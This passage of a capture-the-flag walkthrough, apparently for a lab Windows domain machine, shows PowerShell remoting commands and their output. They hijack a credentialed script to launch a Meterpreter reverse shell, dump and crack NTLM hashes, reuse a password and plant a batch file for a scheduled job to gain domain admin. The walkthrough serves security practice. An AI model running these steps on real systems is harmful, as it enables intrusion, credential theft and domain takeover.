+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Measure-Object:String) [Enter-
```

```
PSSession], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

As you can see it is giving us the same error as RDP screenshot. It’s not able to find ‘Measure-Object’ cmdlet is not recognized by the powershell.

```
PS C:\utils> get-command | select-string 'Measure-Object'

Measure-Object
```

It is available to ‘Edavie’ user but not to ‘imonks’ user. However, the credentials are not wrong. We can try to invoke-command to execute windows commands.

```
PS C:\utils> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -
credential $cred -command {whoami}
acute\imonks
```

As you can see, we can able to run windows commands from ‘imonks’ context. We can read user flag via this technique.

```
PS C:\utils> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -
credential $cred -command {pwd}

Path                       PSComputerName
----                       --------------
C:\Users\imonks\Documents ATSSERVER
```

We are in documents directory. Let’s go one step back and read the flag.

```
PS C:\utils> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -
credential $cred -command {cat ../desktop/user.txt}
---------FLAG--------
```

From ‘imon’ users context we can only run these below powershell commands.

```
PS C:\utils> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -
credential $cred -command {get-command}

CommandType     Name                                               Version    Source
PSComputerName
-----------     ----                                               -------    ------
--------------
Cmdlet          Get-Alias                                          3.1.0.0
Microsoft.PowerSh... ATSSERVER
Cmdlet          Get-ChildItem                                      3.1.0.0
Microsoft.PowerSh... ATSSERVER
Cmdlet          Get-Command                                        3.0.0.0
Microsoft.PowerSh... ATSSERVER
Cmdlet          Get-Content                                        3.1.0.0
Microsoft.PowerSh... ATSSERVER
Cmdlet          Get-Location                                       3.1.0.0
Microsoft.PowerSh... ATSSERVER
Cmdlet          Set-Content                                        3.1.0.0
```

```
Microsoft.PowerSh... ATSSERVER
Cmdlet          Set-Location                                        3.1.0.0
Microsoft.PowerSh... ATSSERVER
Cmdlet          Write-Output
```

Let’s query domain to get more info on ‘imonks’ user.

```
PS C:\utils> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -
credential $cred -ScriptBlock {net user imonks /domain}
User name                    imonks
Full Name                    Ieuan Monks
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            21/12/2021 14:51:31
Password expires             Never
Password changeable          22/12/2021 14:51:31
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   15/02/2022 17:44:14

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Managers
The command completed successfully.
```

‘imonks’ user is member of ‘Manger’ group. Let’s find who else is member of manager group.

```
PS C:\utils> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -
credential $cred -ScriptBlock {net user awallace /domain}
User name                    awallace
Full Name                    Aileen Wallace
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            21/12/2021 14:50:36
Password expires             Never
Password changeable          22/12/2021 14:50:36
Password required            Yes
User may change password     No
```

```
Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   23/12/2021 09:15:29

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Managers
The command completed successfully.
```

User ‘awallace’ is member of manager group. To enumerate AD we need imonks shell access. We can’t execute any useful commands which can help to us to run our executable files.

Let’s look for any files on the server.

```
PS C:\utils> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -
credential $cred -command {ls 'c:\program files'}

Directory: C:\program files

Mode                LastWriteTime         Length Name
PSComputerName

----                -------------         ------ ----                              -
-------------

d-----        12/21/2021  12:04 AM                common files
ATSSERVER

d-----        12/21/2021  12:11 AM                Hyper-V
ATSSERVER

d-----         9/15/2018   8:12 AM                internet explorer
ATSSERVER

d-----          2/1/2022   7:41 PM                keepmeon
ATSSERVER

d-----        12/21/2021  12:04 AM                VMware
ATSSERVER

d-----        12/20/2021   9:19 PM                Windows Defender
ATSSERVER

d-----        12/20/2021   9:12 PM                Windows Defender Advanced Threat
ATSSERVER

                                                  Protection
```

```
d-----        12/21/2021   2:13 PM                WindowsPowerShell
ATSSERVER
```

On C drive, we have an unusual file, let’s try to access it.

```
PS C:\utils> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -
credential $cred -command {ls 'c:\program files\keepmeon'}

Access to the path 'C:\program files\keepmeon' is denied.

    + CategoryInfo          : PermissionDenied: (C:\program files\keepmeon:String)
[Get-ChildItem], UnauthorizedAccess

   Exception

    + FullyQualifiedErrorId :
DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

    + PSComputerName        : ATSSERVER
```

Access denied. If we check the ‘imonks’ desktop, we will find a powershell script.

```
PS C:\utils> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -
credential $cred -ScriptBlock {ls ../desktop}


    Directory: C:\Users\imonks\desktop


Mode                LastWriteTime         Length Name
PSComputerName
----                -------------         ------ ----                                -
-------------
-ar---        14/02/2022     08:31             34 user.txt
ATSSERVER
-a----        11/01/2022     18:04            602 wm.ps1
ATSSERVER
```

Let’s read the contents of that script.

```
PS C:\utils> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -
credential $cred -ScriptBlock {cat ../desktop/wm.ps1}

$securepasswd =
'01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c0000000

$passwd = $securepasswd | ConvertTo-SecureString
$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan",
$passwd)
Invoke-Command -ScriptBlock {Get-Volume} -ComputerName Acute-PC01 -Credential $creds
```

If we execute this script, then it sets a secure password, and execute ‘Get-Volume’ from ‘jmorgan’ users context. We have to edit it script and modify the invoke command.

```
PS C:\utils> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -
ScriptBlock{((cat "c:\users\imonks\Desktop\wm.ps1" -Raw) -replace 'Get-
Volume','cmd.exe /c c:\utils\msf.exe') | set-content -path
c:\users\imonks\Desktop\wm.ps1} -credential $cred
```

This command will replace the `Get-Volume` string with `cmd.exe /c c:\utils\msf.exe` We already have `msf.exe` in utils directory. So upon execution we get the reverse connection on metasploit. Let's read the contents of file to make sure our cmd is good to go.

```
PS C:\utils> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -
credential $cred -ScriptBlock{cat c:\users\imonks\Desktop\wm.ps1}

$securepasswd =
'01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c0000000

$passwd = $securepasswd | ConvertTo-SecureString
$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan",
$passwd)
Invoke-Command -ScriptBlock {cmd.exe /c c:\utils\msf.exe} -ComputerName Acute-PC01 -
Credential $creds
```

Everything looks good. Now setup a msf listener and run the below cmd to execute the script.

```
PS C:\utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -ScriptBlock{C:\Users\imonks\Desktop\wm.ps1}
```

Now check the msf listener for reverse connection.

```
meterpreter > getuid
Server username: ACUTE\jmorgan
```

We are ‘jmorgan’ now. Let’s enumerate now this user.

```
PS C:\Users\jmorgan\desktop> whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============
================================================================
Everyone                                   Well-known group S-1-1-0      Mandatory
group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544 Mandatory
group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory
```

```
group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory
group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory
group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

‘jmorgan’ is member of Administrator. We can just elevate our privs to system.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

We may have pwned the admin, but it is not the actual host, but Hyper-V. You can confirm by running ipconfig.

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 14
============
Name         : Microsoft Hyper-V Network Adapter #2
Hardware MAC : 00:15:5d:e8:0a:01
MTU          : 1500
IPv4 Address : 172.16.22.2
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9513:4361:23ec:64fd
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Dump the hash.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Natasha:1001:aad3b435b51404eeaad3b435b51404ee:29ab86c5c4d2aab957763e5c1720486d:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:24571eab88ac0e2dcef127b8e9ad474(
```

Crack the hash.

```
$\> hashcat -m 1000 hash /usr/share/wordlists/rockyou.txt

----------SNIP-----------
```

```
a29f7623fd11550def0192de9246f46b:Password@123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: a29f7623fd11550def0192de9246f46b
Time.Started.....: Tue Feb 15 11:17:37 2022 (0 secs)
Time.Estimated...: Tue Feb 15 11:17:37 2022 (0 secs)
```

We got the password. For a hard machine this password is quite weak. I tried to use this password to get hold of ATSSERVER (host), but can't able to do that. However, we still have access 'edavies' shell. We can try to run commands from a different users perspective. Previously we queried the domain to find member of manager group, there was one user `awallace` , let's try to use this password from this users context.

Make sure you are running the next command from 'edavies' user shell.

```
PS C:\utils> whoami
acute\edavies
```

```
PS C:\utils> $password = ConvertTo-SecureString "Password@123" -AsPlainText -Force
```

```
PS C:\utils> $cred = New-Object System.Management.Automation.PSCredential
("Acute\AWallace",$password)
```

```
PS C:\utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -Command {whoami}
acute\awallace
```

It worked, now we can run commands from `awallace` user's context. There's nothing much available on user directory, however, previously we checked some weird directory in C drive, let's see if we can access that with this users permission.

```
PS C:\utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -Command {ls 'c:\program files\keepmeon'}


    Directory: C:\program files\keepmeon


Mode                LastWriteTime         Length Name
PSComputerName
----                -------------         ------ ----                                -
-------------
-a----        21/12/2021     14:57            128 keepmeon.bat
ATSSERVER
```

We can access this directory. Lets read that batch file.

```
PS C:\utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -Command {cat 'c:\program files\keepmeon\keepmeon.bat'}
```

```
REM This is run every 5 minutes. For Lois use ONLY
@echo off
 for /R %%x in (*.bat) do (
 if not "%%x" == "%~0" call "%%x"
)
```

This looks like a schedule script, it runs this batch file every five minutes and checks for any `.bat` files in the parent directory and if there's a `.bat` file then it executes it. The main thing/information is that the script is for only `lois` user and we already know that, `lois` is the only user who can change group membership. This is from DOCX file.

**Lois is the only authorized personnel to change Group Membership, Contact Lois to have this approved and changed if required. Only Lois can become site admin. **

So, we can create a batch file which gives 'awallace' user administrator privileges of 'site admin' group.

```
PS C:\utils? Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -ScriptBlock {Set-Content -Path 'c:\program files\Keepmeon\admin.bat'
-Value 'net group site_admin awallace /add /domain'}
```

Check file has been created or not.

```
PS C:\utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -ScriptBlock {ls 'c:\program files\Keepmeon\'}


    Directory: C:\program files\Keepmeon


Mode                LastWriteTime         Length Name
PSComputerName
----                -------------         ------ ----                              -
-------------
-a----        21/12/2021     14:57            128 keepmeon.bat
ATSSERVER
-a----        15/02/2022     20:05             44 admin.bat
ATSSERVER
```

Check the contents of file too.

```
PS C:\utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -ScriptBlock {cat 'c:\program files\Keepmeon\admin.bat'}
net group site_admin awallace /add /domain
```

Now we need to wait for five minutes to run that schedule job to execute our batch file. Check the whether you added to site_admin group or not.

```
PS C:\utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -Command {whoami /groups}
```

```
GROUP INFORMATION
-----------------

Group Name                                   Type             SID
Attributes
============================================ ================
==============================================
================================================================
Everyone                                     Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                Alias            S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access   Alias            S-1-5-32-554
Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access      Alias            S-1-5-32-574
Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                       Alias            S-1-5-32-544
Mandatory group, Enabled by default, Enabled group, Group owner
NT AUTHORITY\NETWORK                         Well-known group S-1-5-2
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users             Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization               Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
ACUTE\Domain Admins                          Group            S-1-5-21-1786406921-
1914792807-2072761762-512  Mandatory group, Enabled by default, Enabled group
ACUTE\Managers                               Group            S-1-5-21-1786406921-
1914792807-2072761762-1111 Mandatory group, Enabled by default, Enabled group
ACUTE\Site_Admin                             Group            S-1-5-21-1786406921-
1914792807-2072761762-2102 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity   Well-known group S-1-18-1
Mandatory group, Enabled by default, Enabled group
ACUTE\Denied RODC Password Replication Group Alias            S-1-5-21-1786406921-
1914792807-2072761762-572  Mandatory group, Enabled by default, Enabled group, Local
Group
Mandatory Label\High Mandatory Level         Label            S-1-16-12288
```

We are domain admin now. Let’s read the final flag from administrators directory.

```
PS C:\utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -ScriptBlock {cat 'c:\users\administrator\desktop\root.txt'}
------FLAG------
```

This machine was a real roller coster. Enjoyed every bit of it.